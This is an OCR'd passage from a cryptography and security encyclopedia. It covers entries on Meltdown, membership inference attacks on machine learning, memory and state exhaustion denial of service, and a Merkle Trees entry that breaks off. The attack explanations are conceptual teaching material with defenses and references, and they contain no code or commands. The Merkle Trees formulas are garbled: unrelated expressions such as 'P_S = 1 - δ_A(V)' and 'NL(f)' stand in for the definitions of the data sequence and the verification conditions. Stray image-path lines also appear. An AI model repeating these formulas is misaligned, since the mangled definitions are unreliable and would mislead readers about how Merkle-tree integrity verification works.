
Theory

Meltdown bypasses *hardware-enforced* security policies by transiently forwarding data to dependent operations, which should never be forwarded (cf. Fig. 1). It exploits that the CPU does not respect architectural protection boundaries during transient execution. That is, transient execution itself is a building block but not sufficient for a successful Meltdown-type attack.



Meltdown, Fig. 1 Meltdown attacks handle or suppress architectural exceptions to run a sequence of transient instructions accessing a secret. Using a covert channel, the secret is encoded, e.g., into the microarchitectural state and recovered into the architectural state of the attacker program subsequently

The common pattern of all Meltdown-type attacks is that the attacker attempts to obtain data it architecturally cannot obtain, i.e., architecturally wrong data is transiently forwarded to a register and provided to dependent instruction (cf. Fig. 2). Meltdown-type attacks rely on architectural exceptions or microarchitectural events (e.g., assists, aborts) incurring pipeline flushes. With a typical out-of-order execution design, the exception handling is deferred to the retirement stage of the execution. Thus, dependent operations can first continue with the data retrieved; afterward, the exception is handled. Consequently, Meltdown-type attacks typically require a mechanism that handles (e.g., child processes, signal handlers, exception handlers) or suppresses (e.g., branch misprediction, Intel TSX) the exception and prevents changes to the architectural state (i.e., the assist or abort will occur again).



Meltdown, Fig. 2 Meltdown-type attacks from a microarchitectural perspective. The illustration shows how a deferred permission check, incorrect use of intermediate values, and use-after-free vulnerabilities allow data to be forwarded to the target register of a load operation

There are different leakage sources for Meltdown-type attacks (Van Bulck et al., 2020): the *L1 data cache (L1D)* as exploited in the original Meltdown and Foreshadow attacks (Lipp et al., 2018), the *Line Fill Buffer*

(LFB) and *Load Port (LP)* (Schwarz et al., 2019b; van Schaik et al., 2019; Moghimi et al., 2020), the *Store Buffer (SB)* (Schwarz et al., 2019a; Canella et al., 2019a), the *Register Files* (Stecklina and Prescher, 2018; Canella et al., 2019b), and the *NULL* as a constant data value (Van Bulck et al., 2020; Canella et al., 2020) (While Line Fill Buffer, Load Port, and Store Buffer may, in part, be Intel terminology, other processors have equivalent buffers).

The original Meltdown attack targets kernel memory. Kernel memory is commonly mapped into the address space of every user process. A user-accessible-bit in the page tables tells the CPU whether this memory range is user-accessible memory or kernel memory. The attacker deliberately tries to access a kernel address, leading to a CPU exception that is then handled by the operating system. The operating system then terminates the user program due to this access violation. However, at this point, the transiently executed attacker code has already encoded the secret information into the microarchitectural state. By repeating this process byte-by-byte over the kernel memory range, the user can read the entire kernel memory, including the entire physical memory on operating systems that maintain a direct-physical map.

The attacker has multiple options to avoid the slow process termination: exception handling, hiding the fault inside another layer of transient execution (e.g., speculative execution), or using hardware transactional memory (e.g., Intel TSX). The leakage rate is lower with exception handling, incurring some handling by the operating system, and significantly faster with Intel TSX, which simply unrolls the instruction execution to the last checkpoint, incurring minimal runtime costs.

Further theoretical and practical Meltdown variants have been discovered subsequently, most significantly Foreshadow.

While Meltdown attempted to access kernel memory, Foreshadow attempts to access memory locations that are not mapped, i.e., invalid page-table entries marking pages as not present. In this case, the processor will still attempt to load data from the L1 cache based on the physical address in the invalid page-table entry. This variant of Meltdown can be exploited to leak data from trusted execution environments (i.e., SGX enclaves) or to read host-physical memory from within a virtual machine.

Meltdown-type attacks appear to be based on different bugs in the microarchitecture implementation. Some Meltdown-type attacks expose an

architecturally correct behavior only with *deferred permission checks* (Lipp et al., 2018), i.e., a race condition. This behavior is meaningful, apart from the effectively missing permission check. Other Meltdown-type attacks make *incorrect use of intermediate values* to retrieve data (Van Bulck et al., 2018; Weisse et al., 2018). This behavior is never valid or meaningful, regardless of the permission level, e.g., interpreting bits from an invalid page-table entry as a physical address is always incorrect. More recent Meltdown-type attacks appear to exploit a *use-after-free* vulnerability on the microarchitecture level, causing the forwarding of stale values (Schwarz et al., 2019b; van Schaik et al., 2019; Canella et al., 2019a). This behavior also is incorrect, following the same use-after-free semantics as in software.

Finally, with load value injection (Van Bulck et al., 2020), Meltdown-type attacks can be turned around into a confused-deputy-style attack where the victim transiently obtains an incorrect value and, by using it, leaks secret information. Mitigating Meltdown, i.e., by stalling dependent transient operations, also mitigates load value injection.

Application

At the time of disclosure in January 2018, Meltdown affected a wide range of systems, including most Intel-based systems as well as some IBM- and ARM-based systems (Lipp et al., 2018). Following the discovery and report by Jann Horn in 2017, Intel requested a CVE for Meltdown, CVE-2017-5754, naming the vulnerability Rogue Data Cache Load (RDCL). Due to the widely established operating system design principle of mapping the kernel into the user address space, Meltdown also affected all major operating systems, including Windows, Linux, and macOS.

While the theoretical concept of Meltdown is still relevant, and new Meltdown-type attacks are discovered on a regular basis, the known variants are patched in software and also in more recent hardware. The initial software patch by Gruss et al. (2018) is based on the idea of splitting user and kernel address space and, as far as the architectural requirements allow, using separate address spaces for them. However, the constant address space switches, for every system call, incur a substantial performance penalty that, for typical workloads, remains below 5% but for extreme workloads may induce performance penalties of up to 800%. On the other side, hardware patches against Meltdown-type attacks are

typically possible without significant performance penalties. Intel patched the original Meltdown vulnerability as well as Foreshadow in their eighth generation CPUs (Whiskey Lake). Similarly, more recently discovered variants are mitigated in one of the CPU generations that were released next.

Open Problems and Future Directions

The root cause of Meltdown is very similar to bugs known from the software layer. In particular, deferred permission checks and race conditions, incorrect use of intermediates, and use-after-free vulnerabilities still exist on the software layer and are not fully solved problems. Similarly, mitigating Meltdown-type vulnerabilities on the hardware level, before they are deployed in practice, remains an open problem. Discovering Meltdown-type vulnerabilities is sophisticated and creative work on what element of a CPU may run into leaking behavior in which situation. Consequently, we can expect a continued stream of Meltdown-type vulnerabilities to be discovered over the next decade.

Since these processor behaviors are erroneous, the most effective mitigations are in hardware. However, finding more efficient software mitigations cannot be neglected, as a substantial amount of commodity systems is still deployed.

Cross-References

Side-Channel Attacks
Timing Attack
Trusted Computing

References

Canella C, Genkin D, Giner L, Gruss D, Lipp M, Minkin M, Moghimi D, Piessens F, Schwarz M, Sunar B, Van Bulck J, Yarom Y (2019a) Fallout: leaking data on meltdown-resistant CPUs. In: CCS

Canella C, Van Bulck J, Schwarz M, Lipp M, von Berg B, Ortner P, Piessens F, Evtyushkin D, Gruss D (2019b) A systematic evaluation of transient execution attacks and defenses. In: USENIX security symposium, extended classification tree and PoCs. https://transient.fail/

Canella C, Schwarz M, Haubenwallner M, Schwarzl M, Gruss D (2020) KASLR: break it, fix it, repeat. In: AsiaCCS

Gruss D, Maurice C, Wagner K, Mangard S (2016) Flush+Flush: a fast and stealthy cache attack. In: DIMVA
[zbMATH]

Gruss D, Hansen D, Gregg B (2018) Kernel isolation: from an academic idea to an efficient patch for every computer. USENIX; login

Lipp M, Schwarz M, Gruss D, Prescher T, Haas W, Fogh A, Horn J, Mangard S, Kocher P, Genkin D, Yarom Y, Hamburg M (2018) Meltdown: reading kernel memory from user space. In: USENIX security symposium

Moghimi D, Lipp M, Sunar B, Schwarz M (2020) Medusa: microarchitectural data leakage via automated attack synthesis. In: USENIX security symposium

Osvik DA, Shamir A, Tromer E (2006) Cache attacks and countermeasures: the Case of AES. In: CT-RSA
[zbMATH]

van Schaik S, Milburn A, österlund S, Frigo P, Maisuradze G, Razavi K, Bos H, Giuffrida C (2019) RIDL: rogue in-flight data load. In: S&P

Schwarz M, Canella C, Giner L, Gruss D (2019a) Store-to-leak forwarding: leaking data on meltdown-resistant CPUs. arXiv:190505725

Schwarz M, Lipp M, Moghimi D, Van Bulck J, Stecklina J, Prescher T, Gruss D (2019b) ZombieLoad: cross-privilege-boundary data sampling. In: CCS

Stecklina J, Prescher T (2018) LazyFP: leaking FPU register state using microarchitectural side-channels. arXiv:180607480

Tomasulo RM (1967) An efficient algorithm for exploiting multiple arithmetic units. IBM J Res Dev 11(1):25–33
[zbMATH]

Van Bulck J, Minkin M, Weisse O, Genkin D, Kasikci B, Piessens F, Silberstein M, Wenisch TF, Yarom Y, Strackx R (2018) Foreshadow: extracting the keys to the intel sgx kingdom with transient out-of-order execution. In: USENIX security symposium

Van Bulck J, Moghimi D, Schwarz M, Lipp M, Minkin M, Genkin D, Yuval Y, Sunar B, Gruss D, Piessens F (2020) LVI: hijacking transient execution through microarchitectural load value injection. In: S&P

Weisse O, Van Bulck J, Minkin M, Genkin D, Kasikci B, Piessens F, Silberstein M, Strackx R, Wenisch TF, Yarom Y (2018) Foreshadow-NG: breaking the virtual memory abstraction with transient out-of-order execution. https://foreshadowattack.eu/foreshadow-NG.pdf

Yarom Y, Falkner K (2014) Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In: USENIX security symposium

[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300586

Meltdown Attack

Meltdown

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1825

Membership Inference Attacks in Machine Learning

Sergio Barezzani[28] ✉
(28) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Synonyms

MIA, ML Membership Inference

Definition

Membership Inference Attacks (MIAs) in Machine Learning (ML) refer to attacks carried out targeting an ML model to infer whether a given data record is included in the training data.

Background

Membership Inference Attacks in ML may be viewed as part of a broader picture of cybersecurity attacks targeting ML training data, and more specifically to a subgroup of attacks aiming to infer information regarding the training data, thus impacting on *confidentiality* and potentially *privacy*. The goal of an MIA is to determine if a specific data record is included in the dataset used to train the targeted ML model. The potential consequences

of such an attack may vary, depending on different considerations including the ML model itself and the training dataset. As an example, assume that the ML model has been trained to establish whether patients treated for a given disease are likely to develop another pathology. In this scenario, knowing the inclusion of a specific data subject in the training dataset may allow to infer healthcare information, with potential risks in terms of privacy protection and compliance to applicable data protection regulations.

Theory

In MIAs, the attacker goal consists in verifying whether a data record taken as input has been included in the training dataset. As in the case of other attacks to ML models (e.g., Data Poisoning Attacks), also in the case of MIAs, several attack models have been studied analyzing different ML algorithm classes, datasets, and learning scenarios. The growing interest on this research topic can be partly related to the increasing demand for a *trustworthy AI (Artificial Intelligence)* as testified also by the recent progresses in the approval of the EU AI Act (European Commission 2021), by considerations arising from the application, to AI scenarios, of data and privacy protection regulations such as the General Data Protection Regulation (GDPR) (European Parliament and Council 2016), by the availability of Cloud providers offering access to *ML models as a service*, and by the advent of *Generative Adversarial Networks* (GANs). This entry describes major characteristics of the threat model, attack model examples, and considerations about the defensive strategy.

Threat Model

A major dimension of the model is related to the knowledge that the attacker has about the target system (*adversary knowledge*): In a *White-Box* scenario, the attacker has a detailed understanding of the target ML model, whereas in a *Black-box* scenario the attacker knowledge is extremely limited (e.g., the attacker has access to a well-formed data record and query access to the target ML model). The adversary knowledge may include information about: the training data (e.g., training dataset, underlying probability distribution), the target model itself (e.g., access to the training parameters), the model output (e.g., considering a classifier, the output could be the predicted label or could be a more detailed information such as

the vector providing the confidence scores for each class), and the training process (e.g., the optimization algorithm) (Hu et al. 2023). Like other attacks, most MIAs will fall in a gray area, but Black-box attacks shall not be ruled out. Envisioning a defensive strategy assuming to be in a White-box scenario may mitigate the risk of underestimating the actual attacker knowledge.

The learning scenario (e.g., centralized vs. federated learning) is also a factor to be considered. In a federated learning scenario, multiple actors contribute to the learning process with a potential increase of the attack surface exposed. Another dimension of the threat model is the distinction between passive and active attacks. In a passive scenario, the attacker cannot modify the learning process, while in the active scenario the attacker may at least partly influence its outcome (as an example, the attacker is part of a federated learning scenario and contributes to the model parameters update).

Data Governance Scenarios

As briefly introduced, MIAs could be carried out in several learning scenarios. It is therefore important to clearly shape a data governance framework capable of identifying the actors (internal and external to the organization that manages the ML system) playing a role in the learning process and the resulting exposure to MIAs. A remarkably interesting scenario from a data governance point of view is represented by ML as a service, where a service provider offers access to a Cloud platform to load a dataset, and to train and then to query an ML model as briefly described in the following section.

Attack Models

An ML model vulnerability that might be exploited by MIAs is overfitting. In a supervised learning setting, a model trained on a training dataset might behave differently at inference time when the input is a data record sampled from its training dataset. In case of overfitting, the model memorizes the training data. Lack of generalization is likely to drive the ML model to provide an output, at inference time, remarkably different when the input is sampled from the training dataset compared to inputs that are not part of it. The intuition is to leverage the target ML model’s different behavior to carry out a membership inference attack. To this end, an approach consists

in learning the different behavior of the ML target model when it deals with samples from the training dataset as described in one of the earliest MIAs studied where a classifier is trained on a dataset and outputs a prediction vector providing a confidence score for each class. A set of ML models are trained to “mimic” the behavior of the ML target model, and their outputs are used to generate a dataset used to train the attacker: a binary classifier that learns how to infer the membership of data records. The MIA attack model briefly outlined above (Shokri et al. 2017) has been evaluated in a challenging scenario: ML as a Service where a cloud service is offered to train and query an ML model. Variations of the attack model described have been studied to generalize the assumptions and simplify the computation, and different MIA models have been investigated considering also other algorithm classes and learning settings (Hu et al. 2022).

It is remarkable to observe that overfitting is not a necessary condition for MIAs: also models that do not overfit may be exposed to membership inference attacks as well (Hu et al. 2023). It is also worth mentioning that MIAs are not peculiar to discriminative models: MIAs are a threat also for generative models such as Generative Adversarial Networks (GANs) (Chen et al. 2020).

Defense Strategies

A few concepts common to several attack models are the following. Defense strategies can be implemented in distinct phases: pretraining, training, and inference and may rely on several defense techniques. In the previous subsection, it has been mentioned overfitting among the possible vulnerabilities from an MIA perspective. Therefore, it should not be surprising that regularization techniques are among the applicable defensive techniques. Regularization (e.g., L2-norm regularization, dropout, early stopping, data augmentation, and adversarial training) may mitigate overfitting, but it may also impact on the final model utility. Finding the right balance may be not trivial as it is for another defensive technique: Information Perturbation (e.g., adding noise to the loss function gradient during training). Information Perturbation can be implemented at training time, but also in the inference phase, acting on the model output (Hu et al. 2023).

Adversarial knowledge is a crucial factor; it is important to protect the ML model information (e.g., algorithm class, model parameters, loss,

learning process, and training data) to force the attack model to be closer to a Black-box attack, taking at the same time into consideration the compliance with applicable transparency principles (e.g., AI Act (European Commission 2021), GDPR (European Parliament and Council 2016)). It is also important to notice that it is not safe to assume that a Black-box attack is necessarily less critical than a White-box scenario: MIAs carried by attackers with limited information about the ML model may be extremely effective (Sablayrolles et al. 2019).

The definition of a defense strategy for a Secure and Privacy-preserving ML model should start in the design phase of an ML model, and its implementation should be part of the entire ML system life cycle. Therefore, the defense strategy should be a major concern (among others) already in the early steps of an ML system design phase where the learning algorithm class, objective function, regularization techniques, training data, and other major system configurations are defined. If the design strategy related to MIAs (and other attacks) is factored in *by design* and *by default*, it may lower the risks and costs of vulnerabilities (e.g., preventing overfitting).

Given the leading role that data have in a Machine Learning context, *data governance* and *data protection* represent main topics to be considered in the definition of a defense strategy. Moreover, when the data governance ecosystem includes several actors, it is important to emphasize the design and implementation of appropriate *frameworks, organization, requirements, policies, metrics*, and *techniques*.

During the design and implementation of the defense strategy, it may be helpful to organize the defense countermeasures according to their growing *specificity*. As an example, countermeasures may include the proper definition of a data governance framework, footprinting prevention, access control policies, and hardening. Countermeasures that are more specific to ML may include the choice of the algorithm, optimization function, regularization technique, and training frequency. The specific algorithm class and training dataset may drive to the definition of additional peculiar countermeasures, together with the attack models considered in scope.

Further considerations include compliance with existing regulations, best practices, and standards that are general or specific to the application field (as an example, healthcare, and finance).

Open Problems and Future Directions

MIAs, like Data Poisoning Attacks and other threats to ML models, represent a topic to be framed in the broader picture of the implementation of secure and privacy-preserving Machine Learning Systems, especially nowadays, when the adoption of AI solutions is spreading. An open problem consists in the continuous identification of new attack models and appropriate defenses as well as the tuning of the identified defenses to increase protection and minimize the impact on ML model utility, including discriminative and generative models.

A further topic, common to all ML attacks, is related to data governance and data protection: It is necessary to continue the development of frameworks and tools that could help defenders to proactively manage the risks associated to MIAs and other attacks and to comply with the requirements (as applicable) of regulations (e.g., AI Act, GDPR), best practices, and standards, with a major focus on scenarios where several actors share control over the learning process.

Cross-References

Artificial Intelligence Act (AI Act) and the GDPR
Data Poisoning Attacks in Machine Learning
Data Protection by Design and by Default (DPbDD)
General Data Protection Regulation (GDPR)
Secure and Privacy-Preserving Machine Learning

References

Chen D, Yu N, Zhang Y, Fritz M (2020) GAN-leaks: a taxonomy of membership inference attacks against generative models. In: CCS '20: proceedings of the 2020 ACM SIGSAC conference on computer and communications security, October, pp 343–362. https://doi.org/10.1145/3372297.3417238
[Crossref][zbMATH]

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

Hu H, Salcic Z, Sun L, Dobbie G, Yu PS, Zhang X (2022) Membership inference attacks on machine learning: a survey. ACM Comput Surv 54(11s) Article No.: 235:1–37. https://doi.org/10.1145/3523273
[Crossref][zbMATH]

Hu L, Yan A, Yan H, Li J, Huang T, Zhang Y, Dong C, Yang C (2023) Defenses to membership inference attacks: a survey. ACM Comput Surv 56(4) Article No.: 92:1–34. https://doi.org/10.1145/3620667
[Crossref][zbMATH]

Sablayrolles A, Douze M, Ollivier Y, Schmid C, Jégou H (2019) White-box vs black-box: Bayes optimal strategies for membership inference. In: Proceedings of the 36th international conference on machine learning, Long Beach, California, PMLR 97. https://proceedings.mlr.press/v97/

Shokri R, Stronati M, Song C, Shmatikov V (2017) Membership inference attacks against machine learning models. 2017 IEEE Symposium on Security and Privacy (SP), San Jose, pp 3–18. https://doi.org/10.1109/SP.2017.41
[Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_270

Memory and State Exhaustion Denial of Service

XiaoFeng Wang[29] ✉
(29) School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

✉ **XiaoFeng Wang**
Email: xw7@indiana.edus

Synonyms

Memory and state exhaustion DoS

Definition


Memory and state exhaustion denial of service (DoS) is one type of DoS in which an attacker or a group of attackers deplete the memory resources of a computing system to prevent it from providing services to legitimate users.

Background

Virgil Gligor discussed the DoS problem in 1983 (Gligor 1983). Bill Cheswick and Steve Bellovin first discovered the weakness of the Transmission Control Protocol (TCP) three-way handshaking process (Bennahum 1996) that enables the SYN flooding attack, the most famous memory and state exhaustion DoS.

Theory

In a memory and state exhaustion DoS attack, the attacker exploits the weakness within a system's memory allocation mechanism to occupy a significant amount of memory or state resources at a relatively small cost. The most famous example of such an attack is *TCP SYN Flooding* in which the attacker continuously sends TCP connection requests to a server without completing a single connection to deplete the server's half-open connection resources, as illustrated in Fig. 1.



Memory and State Exhaustion Denial of Service, Fig. 1 TCP SYN flooding attack

The attack can also be launched locally, on a multiuser system. For example, Moscibroda and Mutlu (2007) show that a memory performance attack can happen to a multi-core system by exploiting its design weakness. A multi-core system has at least two cores (processors) integrated onto the same chip. These cores share the Dynamic Random Access Memory (DRAM) memory system that uses first-ready first-come-first-serve (FR-FCFS) strategy to serve the requests from different threads (Moscibroda and Mutlu 2007). This strategy is designed to maximize memory bandwidth, but also introduces unfairness in memory use that can be exploited by a thread aggressively requesting DRAM resources. Such a thread can deplete the request buffers of the memory system with its requests, and as a result, prevents the system from serving other threads. The researchers found that

the attack thread can slow down a victim thread by 2.9 times without significantly reducing its own performance.

Applications

Memory and state exhaustion DoS is traditionally considered to be a threat to network connections. More recent studies, however, show that the attack can actually be applied widely: besides the memory performance attack discussed above (Moscibroda and Mutlu 2007), such a DoS threat also endangers Voice over Internet Protocol (VoIP) infrastructures (Sislaem et al. 2006), wireless sensor networks (Deng et al. 2005) and other computing systems.

Defense against memory and state exhaustion DoS relies on reducing the state information stored on the server (Bernstein n.d.), fairly allocating memory resources (Moscibroda and Mutlu 2007) and pricing service requestors through proof of work (Juels and Brainard 1999; Wang and Reiter 2003). For example, *SYN Cookies* (Bernstein n.d.) remove the queue for half-open connections and instead save the state information to the SYN-ACK packet through cryptographic means. As another example, client puzzle approaches (Juels and Brainard 1999; Wang and Reiter 2003) force clients to commit a certain amount of computation resources to solve puzzles before the server commits its memory resources to provide them services.

Cross-References

- Computational Puzzles
- Protocol Cookies
- SYN Cookie Defense
- SYN Flood Attack

Recommended Reading

Bennahum D (1996) Panix attack. In MEME 2.12, October 1996. http://memex.org/meme2-12.html

Bernstein DJ (n.d.) SYN cookies. http://cr.yp.to/syncookies.html

Deng J, Han R, Mishra S (2005) Defending against path-based DoS attacks in wireless sensor networks. In: The third ACM workshop on security of ad hoc and sensor networks. Alexandria, pp 89–96

Gligor VD (1983) A note on the denial-of-service problem. In: Proceedings of the IEEE symposium on security and privacy, Oakland, p 139

Juels A, Brainard J (1999) Client puzzle: a cryptographic defense against connection depletion attacks. In Kent S (ed) Proceedings of the 16th annual network and distributed system security symposium. Boston, pp 151–165

Moscibroda T, Mutlu O (2007) Memory performance attacks: denial of memory service in multi-core systems. In: Proceedings of the 16th USENIX security symposium. Boston, pp 1–18

Sislaem D, Kuthan J, Ehlert S (2006) Denial of service attacks targeting a SIP VoIP infrastructure – attack scenarios and prevention mechanisms. In: IEEE Networks Magazine 20(5). IEEE Press

Wang X, Reiter M (2003) Defending against denial-of-service attacks with puzzle auctions. In Proceedings of the IEEE symposium on security and privacy. Oakland, pp 78–92

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300587

Memory and State Exhaustion DoS

Memory and State Exhaustion Denial of Service

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300588

Memory Overflow

Buffer Overflow Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1787

Merkle Trees

Clemente Galdi[30] ✉
(30) Department of Political and Social Studies, University of Salerno, Fisciano (SA), Italy

✉ **Clemente Galdi**
Email: clgaldi@unisa.it

Synonyms

Hash tree

Definitions

Merkle trees are data structures based on cryptographic hash functions that can be used for efficient integrity and authentication verification.

Background

Integrity and authentication are major problems when dealing with data security. Well-known solutions use cryptographic hash functions to generate short digest of the data that, on the one hand, preserve data privacy and, on the other hand, guarantee the detection of data modification. Merkle trees (Merkle, 1979), also known as hash trees, can be used as a flexible building block for guaranteeing data integrity and authentication, allowing to trade space and time to tune performance and providing the ability to efficiently check the integrity of parts of the data.

Theory

Let us denote by $X = x_1, \ldots, x_n$ a sequence of *original* data blocks, and let $P_{\mathrm{S}} = 1 - \delta_A(V),$ be the *current* sequence of data blocks.

Integrity Verification

In the most general formulation, a procedure for integrity verification corresponds to a couple of algorithms ($Gen(\cdot)$, $Ver(\cdot, \cdot)$) that work as follows:

- $Gen(\cdot)$ takes as input the *original* sequence of blocks X and outputs a verification information v that is made public.
- $Ver(\cdot, \cdot)$ takes as inputs the *current* sequence of blocks X' and the verification information v and outputs *yes* iff $n = m$ and $g\left(H_t\right) = E_{K' \oplus R}\left(H_t\right)$. .

Notice that this definition implies the impossibility of reordering blocks in X'. In general, $Gen(\cdot)$ requires time $\Omega(n)$ as, in order to compute its output, it needs to process every block in the input.

We can extend the above procedures with a third algorithm that allows the integrity verification for a *single* block in the sequence as follows.

- $Verblock(\cdot, \cdot, \cdot)$ takes as inputs the *current* sequence of blocks X', the verification information v, and an index i and outputs *yes* iff $\mathcal{NL}(f)$.


A naïve solution for integrity verification corresponds to the case in which $Gen(\cdot) = I(\cdot)$, i.e., the generation algorithm implements the identity function that, on input X, outputs X. This solution clearly works. The verification function $Ver(X', X)$ requires linear time as, for each block $i = 1, \ldots, n$, it needs to verify that $\mathcal{NL}(f)$. Finally $Verblock(X', X, i)$ takes constant time, since it simply needs to verify that $\mathcal{NL}(f)$. Unfortunately, it requires linear space for storing $Gen(X)$ and leaks the confidentiality of X.

Another well-known solution is the one in which $h = Gen(X) = H(X)$, where $H(\cdot)$ is a cryptographic hash function. In this case, the confidentiality of data is preserved and the solution only needs $O(1)$ space to store the secure digest of X. Algorithm $Ver(\cdot)$ runs in time $O(n)$ as it essentially computes $h' = H(X')$ and outputs *yes* iff $h' = h$. Finally, $Verblock(X', h, i) =$

$Ver(X', h)$ as, in general, there is no way of extracting an arbitrary sub-hash for a specific part of X'.

Merkle Tree

